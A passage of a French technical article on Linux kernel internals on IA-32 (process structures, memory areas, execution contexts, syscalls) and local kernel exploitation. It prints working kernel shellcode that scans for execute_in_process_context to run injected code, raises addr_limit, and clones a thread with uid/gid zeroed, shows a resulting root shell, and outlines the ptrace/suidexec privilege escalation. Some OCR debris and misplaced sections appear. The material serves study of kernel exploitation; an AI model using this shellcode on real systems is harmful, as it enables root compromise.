   pid_t pid;
   ...
   struct thread_struct thread;
};
```

Nous voyons ici 2 pointeurs vers des `mm_struct` : `mm` et `active_mm`. Ce dernier est principalement utilisé par les threads en mode noyau, car ils ne possèdent pas à proprement parler d'espace d'adressage (`mm=NULL`). La mémoire noyau est *mappée* dans le répertoire de pages de chaque processus utilisateur. Lorsque le noyau prépare un changement de contexte depuis un processus utilisateur vers un thread noyau, il prend soin de ne pas recharger `cr3`, registre contenant l'adresse physique du répertoire de pages, et de copier le champ `mm` du processus sortant dans le champ `active_mm` du thread noyau entrant. Ceci permet au thread noyau d'accéder allègrement à la mémoire noyau dont il a uniquement besoin.

La structure `thread_struct` contient les informations du processus liées directement au processeur, dans notre cas IA-32. Nous y trouvons ses *debug registers* ou encore le sommet de sa pile noyau nous permettant d'accéder à son contexte sauvegardé contenant l'ensemble des registres du processeur sauvés lors de son interruption.

1.1.2 Manipulation de l'espace d'adressage

Fichier exécutable mappé en mémoire, tas, pile utilisateur, toutes les zones de mémoire d'un processus utilisateur sont référencées dans des structures de données manipulées par le noyau. Ces portions de l'espace virtuel utilisateur sont appelées VMA : *virtual memory area*. Savoir les manipuler nous permettra par exemple d'effectuer de l'injection de code dans les pages attribuées à un processus.

1.1.2.1 MM Struct

Les VMA sont maintenues sous la forme d'une liste simplement chaînée ordonnée par adresses croissantes, au sein de la structure `mm_struct` qui représente l'espace d'adressage du processus. La structure `mm_struct` directement accessible depuis la `task_struct`, nous donne également accès au répertoire de pages du processus.

```
struct mm_struct {
   struct vm_area_struct * mmap;   /* list of VMAs */
   ...
   pgd_t * pgd;
   ...
   mm_context_t context;
   ...
};
```

Notons que la gestion de la LDT s'effectue via la structure `mm_context_t`.

1.1.2.2 VM Area Struct

Une VMA est une zone de mémoire virtuelle, composée d'une ou plusieurs page(s) contiguë(s) de mémoire virtuelle, comprise(s) entre : `[ vm_start ; vm_end ]`

```
struct vm_area_struct {
   struct mm_struct * vm_mm;
   unsigned long vm_start;
   unsigned long vm_end;
   ...
   pgprot_t vm_page_prot;
   unsigned long vm_flags;
   ...
   struct vm_area_struct *vm_next;
   ...
};
```

Elles possèdent des propriétés exprimées via `vm_flags` pouvant prendre comme valeur : `VM_READ`, `VM_WRITE`, `VM_SHARED` ou encore `VM_GROWSDOWN`. Ainsi, la ou les VMA correspondant à la pile d'un processus utilisateur Linux sous IA-32 se voit attribuer les propriétés suivantes :

```
#define VM_DATA_DEFAULT_FLAGS \
        (VM_READ | VM_WRITE | \
        ((current->personality & READ_IMPLIES_EXEC) ? VM_EXEC : 0 ) | \
        VM_MAYREAD | VM_MAYWRITE | VM_MAYEXEC)

#ifndef VM_STACK_DEFAULT_FLAGS          /* arch can override this */
#define VM_STACK_DEFAULT_FLAGS VM_DATA_DEFAULT_FLAGS
#endif

#define VM_STACK_FLAGS  (VM_GROWSDOWN | VM_STACK_DEFAULT_FLAGS | VM_ACCOUNT)
```

Le champ `vm_page_prot` permet de répercuter, via une matrice de correspondance (`protection_map`), certaines des propriétés de la VMA sur les entrées de tables de pages (pte) mappant la zone virtuelle en mémoire physique. En effet, les propriétés des VMA ne sont parfois pas directement applicables aux pte(s) selon l'architecture matérielle sous-jacente. Dans notre cas, l'architecture IA-32 ne permet pas d'exprimer facilement la notion de non-exécution d'une page de mémoire virtuelle.

1.2 Contextes et kernel control path


À la différence du monde utilisateur, l'exécution d'un shellcode en mode noyau est sujette à de fortes contraintes, entre autres déterminées par le contexte d'exécution dans lequel il se trouve. Ce contexte est directement lié à un chemin de contrôle (*kernel control path*) ayant été emprunté par le noyau.

Un chemin de contrôle noyau est une succession d'opérations effectuées en mode noyau, généralement initiées par l'arrivée d'une interruption matérielle ou d'une exception, par exemple un appel système.

Ces chemins de contrôle peuvent ainsi s'exécuter dans des *contextes* différents. Le terme contexte n'a ici plus rien à voir avec la notion de contexte sauvegardé lors de l'interruption d'un processus. Un contexte d'exécution définit simplement avec quelle pile noyau le code est en train de s'exécuter, mais également quelles restrictions s'appliqueront au noyau durant l'exécution de son chemin de contrôle au sein de ce contexte.

1.2.1 Process context

La pile noyau d'un processus, allouée à la création de ce dernier, est utilisée pour effectuer des opérations en mode noyau autres que le traitement d'une interruption matérielle (`irq`).



2 *Structures de données relatives à la gestion des processus*

1.1.2.3 Correspondance physique

Il peut parfois être nécessaire de savoir traduire une adresse virtuelle en adresse physique et inversement. Par exemple, l'adresse du répertoire de pages d'un processus, stockée dans la structure `mm_struct`, est une adresse virtuelle. Avant de recharger le registre `cr3` avec l'adresse d'un nouveau répertoire de pages, il est impératif de transformer cette adresse virtuelle en adresse physique. Le noyau organise la mémoire virtuelle de sorte qu'une adresse virtuelle située à partir de `PAGE_OFFSET+n`^{2} corresponde à l'adresse physique `n`.

En d'autres termes, ceci signifie que le passage d'une adresse virtuelle à une adresse physique s'effectue simplement en soustrayant `PAGE_OFFSET`. Par exemple, l'adresse de la mémoire vidéo en mode protégé se situe en `0xb8000`. Si nous souhaitons y accéder depuis son adresse virtuelle, il nous suffit d'y ajouter `PAGE_OFFSET`.

On dit alors que le noyau s'exécute en contexte de processus (*process context*).

Ainsi, lorsqu'un processus utilisateur effectue un appel système sur IA-32, le processeur, s'apprêtant à exécuter du code à un niveau de privilèges différent, affecte au sélecteur de segment de pile et au pointeur de pile les informations de la pile noyau du processus utilisateur effectuant l'interruption. Toutes les informations du contexte utilisateur (registres) sont sauvegardées dans cette pile avant de commencer à exécuter du code noyau, ceci afin que le processus utilisateur puisse reprendre son exécution dans des conditions identiques à celles précédant son interruption. Pour de plus amples détails, le lecteur intéressé pourra se référer à **[ext.3]**. Chaque processus dispose donc de sa propre pile noyau.

Selon la configuration du noyau, des piles noyau de 4 Ko ou 8 Ko sont allouées lors de la création d'un processus. Comme nous l'avons précédemment expliqué, la structure `thread_info` est

stockée dans les premiers octets de la ou des pages de mémoire allouée(s) pour la pile noyau. Il est donc très facile pour le noyau d'accéder aux informations du processus interrompu.

En process context, le noyau n'est soumis à quasiment aucune contrainte. En particulier, il lui est permis d'appeler `schedule()` afin d'exécuter une tâche de plus haute priorité ou bien faire dormir une tâche l'ayant explicitement demandé (`sleep()`) ou en attente d'une ressource (mémoire, disque) et en élire une autre pour l'exécution. La création d'une tâche ou encore l'allocation de mémoire font partie de ces situations où le noyau peut être amené à *scheduler*. L'utilisation de ces services noyau est formellement interdite lorsque celui-ci n'est pas en process context.

Pour résumer, l'exécution d'un shellcode noyau sera fortement simplifiée si l'exploitation de la faille s'effectue en process context, ce qui sera le plus souvent le cas lors d'une exploitation locale, mais peut ne pas l'être lors d'une exploitation à distance, notamment due à une faille dans un driver.

1.2.2 Interrupt context

Le traitement d'une interruption sous Linux s'effectue en deux étapes. La première étape, qui ne peut être interrompue, est effectuée par un *top-half*. Il s'agit généralement d'une étape très courte permettant d'acquitter la réception du signal d'interruption, de vider des *buffers* et de programmer l'exécution future d'un *bottom-half*, qui lui pourra être interrompu, responsable du traitement réel de l'interruption et correspondant ainsi à la seconde étape. Le code contenu dans un bottom-half est plus volumineux que dans un top-half. Il a donc plus de chances de contenir des failles. Il est donc nécessaire de comprendre de quelle manière nous serons susceptibles d'exploiter des failles situées dans un bottom-half.


1.2.2.1 Top-half

Depuis les noyaux Linux 2.6, les gestionnaires d'interruptions possèdent leur propre pile noyau (une par processeur) et n'utilisent plus la pile noyau du processus interrompu. Notons que ceci ne s'applique que lorsque le noyau est compilé pour fonctionner avec des piles noyau de 4 Ko. Comme la pile noyau n'est plus celle d'un processus utilisateur, il semblerait que l'utilisation des fonctions `get_current()` ou `current_thread_info()` n'ait plus aucun sens. Il devient donc difficile de retrouver la trace d'un processus lorsqu'on tente d'exécuter du code en *interrupt context*. De plus, toute tentative d'appel à `schedule()` génèrera une erreur du type *BUG: scheduling while atomic*. Ceci réduit considérablement le champ d'action d'un shellcode s'exécutant en interrupt context.

Cependant, si nous suivons un chemin de pensée logique, nous sommes tentés de croire que le contexte du processus interrompu est tout de même sauvegardé dans sa pile noyau. En effet, pendant l'exécution d'un processus utilisateur, le pointeur de pile noyau du TSS[3] pointe sur le sommet de la pile noyau du processus courant. Lorsque ce dernier est interrompu et que le processeur constate un changement de niveau de privilèges (ring 3 vers ring 0), celui-ci empile automatiquement des informations relatives à l'espace utilisateur du processus.

L'allure de la pile au début du traitement d'une interruption matérielle, d'une exception ou d'un appel système, ressemble globalement à la figure 3.

L'entrée de l'IDT correspondant à l'interruption générée est utilisée pour appeler le bon gestionnaire d'interruption, comme nous pouvons le voir dans les extraits de code suivants :



3 *État de la pile aux prémices du traitement d'une interruption*

```
(gdb) x/2wx idt_table+32
0xc0449100 :    0x00603160      0xc0108e00
```

Il s'agit d'une entrée d'IDT dont l'*offset* de l'*Interrupt Service Routine* (ISR) est décomposé en 2 parties (Cf. **[ext.3]**) et vaut `0xc0103160`.

```
c0103160 :
c0103160:       6a ff                   push   $0xffffffff
c0103162:       eb 3c                   jmp    c01031a0
...

c01031a0 :
c01031a0:       fc                      cld
c01031a1:       06                      push   %es
c01031a2:       1e                      push   %ds
c01031a3:       50                      push   %eax
c01031a4:       55                      push   %ebp
c01031a5:       57                      push   %edi
c01031a6:       56                      push   %esi
c01031a7:       52                      push   %edx
c01031a8:       51                      push   %ecx
c01031a9:       53                      push   %ebx
c01031aa:       ba 7b 00 00 00          mov    $0x7b,%edx
c01031af:       8e da                   movl   %edx,%ds
c01031b1:       8e c2                   movl   %edx,%es
c01031b3:       89 e0                   mov    %esp,%eax
c01031b5:       e8 b6 1e 00 00          call   c0105070
c01031ba:       e9 79 fd ff ff          jmp    c0102f38
c01031bf:       90                      nop
```

Les registres sont bien sauvegardés dans la pile noyau du processus interrompu, puis `do_IRQ` est appelée. Sa convention d'appel étant de type *fastcall*, elle prendra son premier argument dans `eax`. Ce dernier contient l'adresse de la zone mémoire où tous les registres ont été sauvés. Leur ordre de sauvegarde correspond à la déclaration de la structure `struct pt_regs` couramment utilisée dans le code du noyau.

C'est dans `do_IRQ` que le changement de pile est effectué, uniquement si des piles noyau de 4 Ko sont utilisées. Néanmoins, avant de changer de pile, le noyau recopie la structure `thread_info` du processus courant à la fin de la pile d'interruption. Nous pourrons donc toujours accéder aux informations du processus. La seule limitation de notre shellcode concerne les services noyau qu'il sera susceptible d'appeler.

Dernier point, il est relativement facile de savoir si nous sommes en process ou interrupt context en utilisant les macros suivantes :

- `in_interrupt()` retourne 0 si le noyau est en process context, sinon ceci signifie que nous sommes dans un gestionnaire d'interruption ou un bottom-half.
- `in_irq()` retourne 1 uniquement si nous sommes dans un gestionnaire d'interruption.

1.2.2.2 Les différents Bottom-halves

Sans trop nous étendre sur les commodités fournies par le noyau, précisons qu'il existe 3 types de bottom-halves : les *softIRQ*, les *tasklets* et les *workqueues*.

1.2.2.2.1 SoftIRQs et tasklets

Les softIRQ sont des bottom-halves très optimisés, dont le nombre est fixe et restreint. On ne peut en créer dynamiquement. Ils sont utilisés par des drivers ayant des contraintes de temps très fortes. Ils s'exécutent généralement durant `irq_exit()`, c'est-à-dire juste après l'exécution du gestionnaire d'interruption qui est chargé de préparer leur appel[4].

Un thread noyau, `ksoftirqd` peut également être schedulé lorsqu'un nombre trop important de softIRQ est en attente d'exécution (`softirqs_pending`).

Les tasklets sont des bottom-halves reposant sur deux softIRQ particuliers, l'un ayant une plus haute priorité que l'autre, contenant une liste de tasklets à exécuter. Leur ordonnancement est également explicite via `tasklet_schedule()`.

Sans aller plus loin, disons que ces bottom-halves sont très proches et ont le triste défaut de s'exécuter en interrupt context. Comment permettre l'exécution de code en process context alors que l'exploitation de la faille se situe en interrupt context, via les workqueues ?

1.2.2.2.2 Workqueues

Ce sont les seuls bottom-halves à s'exécuter en process context. Une workqueue par défaut existe et l'exécution de ses tâches (appels successifs de fonctions) est contrôlée par un thread noyau dédié : `events`. Le code s'exécutant dans une workqueue peut donc appeler `schedule()`, dormir, bref accéder à la majorité des fonctionnalités du noyau.

Pour de plus amples détails concernant les workqueues, il est conseillé de se référer à **[ext.1]** et **[ext.2]**. Leur utilisation est très simple et consiste simplement à enregistrer des structures de données de type `struct execute_work` contenant, entre autres, un pointeur sur une fonction à appeler. Il nous faut donc être capable de créer une telle structure en mémoire, non modifiée jusqu'à son traitement, mais également connaître l'adresse de la workqueue par défaut. Ceci nous impose de connaître une adresse fortement dépendante de la version du noyau.

Les développeurs noyau aimant se faciliter la tâche, ont conçu[5] un service noyau effectuant exactement cette tâche :

```
int execute_in_process_context(void (*fn)(void *data), void *data,
                               struct execute_work *ew)
{
        if (!in_interrupt()) {
                fn(data);
                return 0;
        }

        INIT_WORK(&ew->work, fn, data);
        schedule_work(&ew->work);

        return 1;
}
```

Nous sommes cependant contraints de connaître son adresse. Heureusement, il est tout à fait possible de retrouver cette fonction par recherche de motif dans le code du noyau sur une portion caractéristique de la fonction :

```
        call    *%ecx
        xor     %eax, %eax
```

Le shellcode suivant recherche le motif, puis remonte jusqu'au premier `ret` marquant la fin de la fonction précédente. Puis, il prépare l'appel à la fonction :

```
.text
        movl    $0xc0100000, %eax
begin:
        cmpl    $0xc031d1ff, (%eax) /* matching opcodes */
        jz      adjust
next:
        inc     %eax
        cmpl    $0xc0400000, %eax
        jnz     begin
        jmp     leave
adjust:
        dec     %eax
        cmpb    $0xc3, -1(%eax)    /* ret ? */
        jnz     adjust
run:
        push    @ struct execute_work
        push    $0
        push    @ injected code
        call    *%eax
        add     $12, %esp
leave:
        add     $XXX, %esp
        pop     %ebp
        ret
```

Pour peu que nous ayons réussi à injecter du code dans un endroit stable, le résultat est que ce code est garanti d'être exécuté en process context. Ci-dessous nous pouvons remarquer qu'un *shell* a été exécuté en tant que fils de `events`. Le code injecté effectuait un `fork()`, le fils exécutant un shell, le père rendant la main à `events`.

```
sh-3.1# ps faux

USER       PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root         1  0.1  0.0   1948   644 ?        Ss   16:16   0:01 init [2]
root         2  0.0  0.0      0     0 ?        SN   16:16   0:00 [ksoftirqd/0]
root         3  0.0  0.0      0     0 ?        S    16:16   0:00 [watchdog/0]
root         4  0.0  0.0      0     0 ?        S<   16:16   0:00 [events/0]
root      2621  0.0  0.0   2760  1512 ?        R<   16:26   0:00  _ /bin/sh -i
root      2623  0.0  0.0   2216   888 ?        R<   16:27   0:00      _ ps faux
```

Avec cette méthode, nous serons capables de préparer l'exécution d'un shellcode noyau en process context, durant l'exploitation d'une faille ayant lieu en interrupt context.

1.3 Utilisation des appels système


À présent que nous sommes capables d'exécuter un shellcode noyau quel que soit le contexte dans lequel il se trouve, nous devons nous intéresser à ses fonctionnalités, comme le lancement d'un shell ou encore l'ouverture d'une connexion sortante. En mode utilisateur, nous avions l'habitude d'utiliser les appels système pour réaliser ces tâches. Mais qu'en est-il en mode noyau ?

L'utilisation des appels système Linux sous IA-32 passe la plupart du temps par l'interruption 0x80. Comme nous l'avons expliqué précédemment, si le processeur constate qu'il y a un changement de niveau de privilèges, alors il changera de pile. Mais que se passe-t-il quand on effectue une interruption 0x80 depuis le mode noyau ? Il n'y a pas de changement de privilèges, et le noyau exécute tout naturellement l'appel système correspondant.

Les appels système restent donc parfaitement utilisables en mode noyau et constituent un moyen assez efficace d'appeler des fonctionnalités du noyau sans se soucier de l'adresse à laquelle elles peuvent se situer.

1.3.1 Limite d'espace d'adressage

Pour des raisons évidentes de sécurité, et parce que certains appels système reçoivent en argument des données de l'espace utilisateur, le noyau se doit de vérifier la validité des paramètres qui sont transmis à ses appels système. Pour cela, la structure `thread_info` contient un champ `addr_limit` référencé via les macros `GET_FS()` et `SET_FS()` définissant la limite de l'espace d'adressage de la tâche. S'il s'agit d'un processus utilisateur, cette limite sera celle des 3GB sur une machine IA-32, s'il s'agit d'un thread noyau, ce sera 4GB. Cette limite peut être vue comme une porte ne s'ouvrant que d'un seul côté : le côté noyau.



4 *Limite de l'espace d'adressage d'un processus utilisateur*

Si cette vérification n'était pas effectuée, le code utilisateur suivant serait tout à fait valide :

```
read( 0, 0xc0123456, 1024 );
```

Il permettrait d'aller écraser la mémoire noyau à l'adresse `0xc0123456` avec des données reçues sur l'entrée standard du programme utilisateur (si un `read` lit dans des descripteurs de fichiers, il écrit néanmoins ce qu'il lit à l'adresse mémoire qui lui est donnée en argument), la modification des pages de mémoire noyau étant légitime pour un appel système étant donné qu'il s'exécute en ring 0. Si cette zone de mémoire noyau correspondait à celle d'un appel système, par exemple `sys_mkdir()`, en y plaçant un shellcode, nous aurions une *backdoor* noyau aisément accessible.

De nombreux appels système effectuent une copie de leurs paramètres depuis l'espace utilisateur vers l'espace noyau à l'aide de la fonction `copy_from_user()`. C'est le cas du *wrapper* des appels système liés aux *sockets* : `sys_socketcall()`. Bien souvent, la structure `sock_addr`, utilisée par `sys_connect()` par exemple, se trouve dans la pile utilisateur. Le noyau, en copiant cette structure dans sa mémoire, vérifie que le pointeur permettant de la récupérer se situe dans une zone utilisateur valide en se servant de `thread_info.addr_limit` :

```
asmlinkage long sys_socketcall(int call, unsigned long __user *args)
{
        unsigned long a[6];
        unsigned long a0,a1;
        int err;

        if(call>SYS_RECVMSG)
                return -EINVAL;

        /* copy_from_user should be SMP safe. */
        if (copy_from_user(a, args, nargs[call]))
                return -EFAULT
        ...
}
```

Dans le cas d'un shellcode noyau, cette structure `sock_addr` sera présente dans la pile noyau, au-delà de la limite fixée par `thread_info.addr_limit`. C'est pourquoi il convient au shellcode d'effectuer un `SET_FS(KERNEL_DS)` avant d'utiliser des appels système, afin de s'accommoder de ces restrictions.

L'extrait de code suivant définit `thread_info.addr_limit` à 4 GB en un nombre restreint d'octets. Nous nous basons sur le fait qu'il est exécuté lorsque le registre `eax` vaut 0, comme ceci peut être le cas après la création d'un thread lorsque nous exécutons du code dans le fils (`eax == 0`) :

```
00000000 :
  0:   89 e2        mov    %esp,%edx
  2:   80 e6 e0     and    $0xe0,%dh
  5:   b2 18        mov    $0x18,%dl     /* edx = &thread_info.addr_limit */
  7:   48           dec    %eax          /* eax = 0xffffffff */
  8:   89 02        mov    %eax,(%edx)
```

1.3.2 Clone Wars

Qu'il s'agisse de créer un nouveau processus utilisateur ou de lancer un thread noyau, le code sous-jacent est quasiment identique et repose sur `do_fork()`.

En comparant le travail réalisé par `sys_clone()` et `kernel_thread()`, on s'aperçoit que cette dernière prépare une structure `struct pt_regs` simulant un contexte sauvegardé au sein duquel sera inséré le point d'entrée du thread. Notons que `sys_clone()` correspond ici à l'appel système numéro `120`, à ne pas confondre avec le `clone()` de la libc (Cf. `man clone`).

```
asmlinkage int sys_clone(struct pt_regs regs)
{
        unsigned long clone_flags;
        unsigned long newsp;
        int __user *parent_tidptr, *child_tidptr;

        clone_flags = regs.ebx;
        newsp = regs.ecx;
        parent_tidptr = (int __user *)regs.edx;
```

```
        child_tidptr = (int __user *)regs.edi;
        if (!newsp)
                newsp = regs.esp;
        return do_fork(clone_flags, newsp, &regs, 0, parent_tidptr,
                        child_tidptr);
}

extern void kernel_thread_helper(void);
__asm__(".section .text\n"
        ".align 4\n"
        "kernel_thread_helper:\n\t"
        "movl %edx,%eax\n\t"
        "pushl %edx\n\t"
        "call *%ebx\n\t"
        "pushl %eax\n\t"
        "call do_exit\n"
        ".previous");

int kernel_thread(int (*fn)(void *), void * arg, unsigned long flags)
{
        struct pt_regs regs;

        memset(&regs, 0, sizeof(regs));

        regs.ebx = (unsigned long) fn;
        regs.edx = (unsigned long) arg;

        regs.xds = __USER_DS;
        regs.xes = __USER_DS;
        regs.orig_eax = -1;
        regs.eip = (unsigned long) kernel_thread_helper;
        regs.xcs = __KERNEL_CS;
        regs.eflags = X86_EFLAGS_IF | X86_EFLAGS_SF | X86_EFLAGS_PF | 0x2;

        /* Ok, create the new process.. */
        return do_fork(flags | CLONE_VM | CLONE_UNTRACED, 0, &regs, 0, NULL,
NULL);
}
```

Le registre `eip` du contexte préparé n'a pas tout à fait pour valeur la fonction passée en paramètre de `kernel_thread()`. Un wrapper (`kernel_thread_helper`) est utilisé afin de forcer un `do_exit()` après le retour de cette fonction et ainsi terminer proprement le thread noyau.

De son côté, `sys_clone()` passe directement la structure `struct pt_regs` qu'elle a reçue en paramètre, provenant du processus utilisateur interrompu et dont l'`eip` contenu dans le contexte sauvegardé correspond à l'instruction suivant l'appel système. D'où le fait qu'après un `clone()` ou un `fork()`, le père et le fils continuent leur exécution juste après l'appel système.

L'avantage de `sys_clone()`[6] est qu'il s'agit d'un appel système. Ceci nous évite encore une fois de dépendre de l'adresse d'une fonction dans le code du noyau. Notons que nous le préférons à `sys_fork()`, car il propose un paramétrage plus fin de la création du thread. Le processus nouvellement créé héritera des identifiants (`uid`, `gid`, `fsuid`...) de son père, qui n'est autre que le processus interrompu par l'appel à `sys_clone()`.

Si un shellcode noyau s'exécute dans un contexte de processus appartenant à un utilisateur non privilégié, il faudra veiller à passer les `(e)uid`, `(e)gid` et `fsuid` du thread nouvellement créé à 0 par exemple. Ci-dessous, un shellcode créant un thread noyau, et modifiant la limite de son espace d'adressage ainsi que ses indentifiants :

```
clone:
        xor     %ebx, %ebx
        xor     %ecx, %ecx
        xor     %edx, %edx
        push    $120
        pop     %eax
        int     $0x80
        test    %eax, %eax
        jnz     father
child:
set_fs:
        mov     %esp,%edx
        and     $0xe0,%dh
        mov     $0x18,%dl
        dec     %eax
        movl    %eax, (%edx)
set_id:
        xor     %dl, %dl        /* thread_info.task */
        mov     (%edx), %edi
        add     $336, %edi      /* & thread_info.task->uid */
        push    $8
        pop     %ecx
        inc     %eax            /* eax = 0 */
        rep     stosl
```

La dernière portion de code effectue 8 affections à partir de l'adresse de `thread_info.task->uid`, car ce champ est suivi en mémoire par les 7 autres champs : `euid`, `suid`, `fsuid`, `gid`, `egid`, `sgid` et `fsgid`. On pourrait de même souhaiter modifier les `CAPABILITIES` du processus ou désactiver des systèmes de protections plus avancés comme SELinux ou Grsecurity.

2. Exploitation locale du noyau Linux

2.1 Introduction à l'exploitation locale

L'exploitation de failles locales en mode noyau est un sujet qui nous intéresse depuis de nombreuses années. Les conséquences de ces failles sont importantes, elles permettent souvent de passer *root*, voire d'exécuter du code arbitraire en mode noyau. Beaucoup pensent les deux équivalents. Exécuter du code arbitraire en mode noyau permet toujours de devenir root. Et, en général, devenir root permet au final de toute façon d'exécuter du code en mode noyau (chargement de modules, accès à `/dev/mem`...). Mais, dans certains modèles de sécurité (implémentés par exemple via RSBAC, RBAC de Grsecurity, SeLinux...), ce n'est pas le cas. Nous attirions, lors des rump sessions de *SSTIC 2005*, l'attention sur le fait que des failles, exploitables seulement par root, peuvent dans certains cas particuliers avoir leur intérêt.

Cela fait quelque temps que l'on nous propose d'écrire un article sur ces fameuses failles locales. Malheureusement, et plusieurs personnes s'intéressant de très près au sujet en conviennent, la taxinomie des failles locales du noyau Linux est un sujet difficile.

Dans le monde des failles en mode utilisateur, les erreurs de programmation entraînant une corruption de la mémoire sont reines et il est relativement facile de réutiliser ses connaissances. En disséquant une implémentation particulière de *heap* par exemple, on est certain d'avoir une connaissance qui servira lors de l'exploitation du heap de programmes utilisant cette implémentation. De plus, on peut souvent facilement classer une faille dans une case comme *heap overflow* ou *stack overflow*. La complexité du fonctionnement d'un noyau, associée au relativement bon niveau de

programmation de ses concepteurs fait que les failles classiques, telles que le *buffer overflow* sont plus rares (mais existent toutefois !) et sont remplacées par une multitude de failles entraînant une corruption de la mémoire qui n'ont pas leur pendant en mode utilisateur. À cause de la complexité de la gestion des privilèges par le noyau, on trouve également de nombreuses failles au niveau « logique ». Malheureusement, de notre expérience, il y a assez peu de réutilisation de code ou techniques entre deux exploits de failles locales du noyau, à l'exception du shellcode pour les failles aboutissant à une exécution de code arbitraire en mode noyau.

Dans cet article, nous avons décidé de présenter succinctement plusieurs failles que nous avons jugées intéressantes. Pour chacune d'entre elles, des exploits publics sont disponibles et nous espérons que, munis des informations contenues dans cet article, les lecteurs pourront comprendre les exploits qui les intéressent. Une compilation d'exploits publics est disponible sur **[ext.7]**.

2.2 Failles dues à des erreurs logiques

Tout d'abord, commençons par présenter quelques failles résultant d'erreurs que nous pourrions qualifier de « logiques ». Ces failles permettent en général de devenir root en déjouant les mécanismes de séparation des privilèges mis en place par Linux, mais rarement d'exécuter du code arbitraire en mode noyau. Ce type de failles nécessite souvent un certain nombre de privilèges qui sont, en situation normale, acquis à n'importe quel processus en cours d'exécution (par exemple lire `/proc`, exécuter un programme *SUID*-root tel que `/usr/bin/newgrp`...). Cependant, certains cas spécifiques existent : par exemple avec une *policy Grsecurity* restrictive ou si l'on vient d'exploiter une faille dans la partie *chrootée* de OpenSSH (avec *UsePrivilegeSeparation* activé) et que l'on se retrouve prisonnier d'un chroot dans `/var/empty`. Leur exploitation est souvent plus simple que les failles entraînant une corruption mémoire.

Il était bien sûr impossible d'être exhaustif dans cet article, nous avons choisi quelques failles illustrant les différents types de problèmes rencontrés :

2.2.1 La faille Ptrace/suidexec CAN-2001-1384

En octobre 2001, Nergal a publié la faille CAN-2001-1384 après avoir remarqué qu'il était possible de tromper le noyau lors de l'exécution d'un programme SUID-root par un processus contrôlé par `ptrace()`. En effet, un processus A *ptraçant* un processus B était toujours considéré comme traceur après l'exécution d'un nouveau programme via `execve()`. Cette faille est exploitable comme suit :

- Notre exploit s'exécute dans un processus A que l'on `fork()` pour créer un processus B. Puis A `ptrace()` B.
- Nous demandons alors à B d'exécuter un programme SUID-root. Comme il est ptracé, le flag SUID-root ne sera pas honoré, sauf si A possède `CAP_SYS_PTRACE`[9] (par exemple si A est root).
- C'est pourquoi, juste avant que B n'exécute le programme SUID-root, A exécute (`execve()`) lui-même un programme SUID-root (appelons-le RELAY), afin d'obtenir `CAP_SYS_PTRACE`. À cause du comportement mentionné plus haut, pour le noyau, A trace toujours B.
- Dès l'exécution par A d'un programme SUID-root, B exécute son programme SUID-root (par exemple `ping`).

À l'issu de cette manipulation, la situation est donc la suivante : le processus A est attaché au processus B (il peut le tracer), le processus B a des droits root. Cependant, le processus A exécute un programme SUID-root que ne contrôle pas l'utilisateur : qu'est-ce que ce dernier peut donc faire ? En fait, l'idée est de choisir pour RELAY un programme SUID-root interactif qui permette à l'utilisateur d'appeler `execve()` avec en paramètre un binaire de son choix. Les programmes `newgrp` et `su` (lancé avec comme paramètre le nom de l'utilisateur dont on a le mot de passe) sont de bons candidats puisqu'ils vont, après avoir lâché leurs privilèges, exécuter un shell.

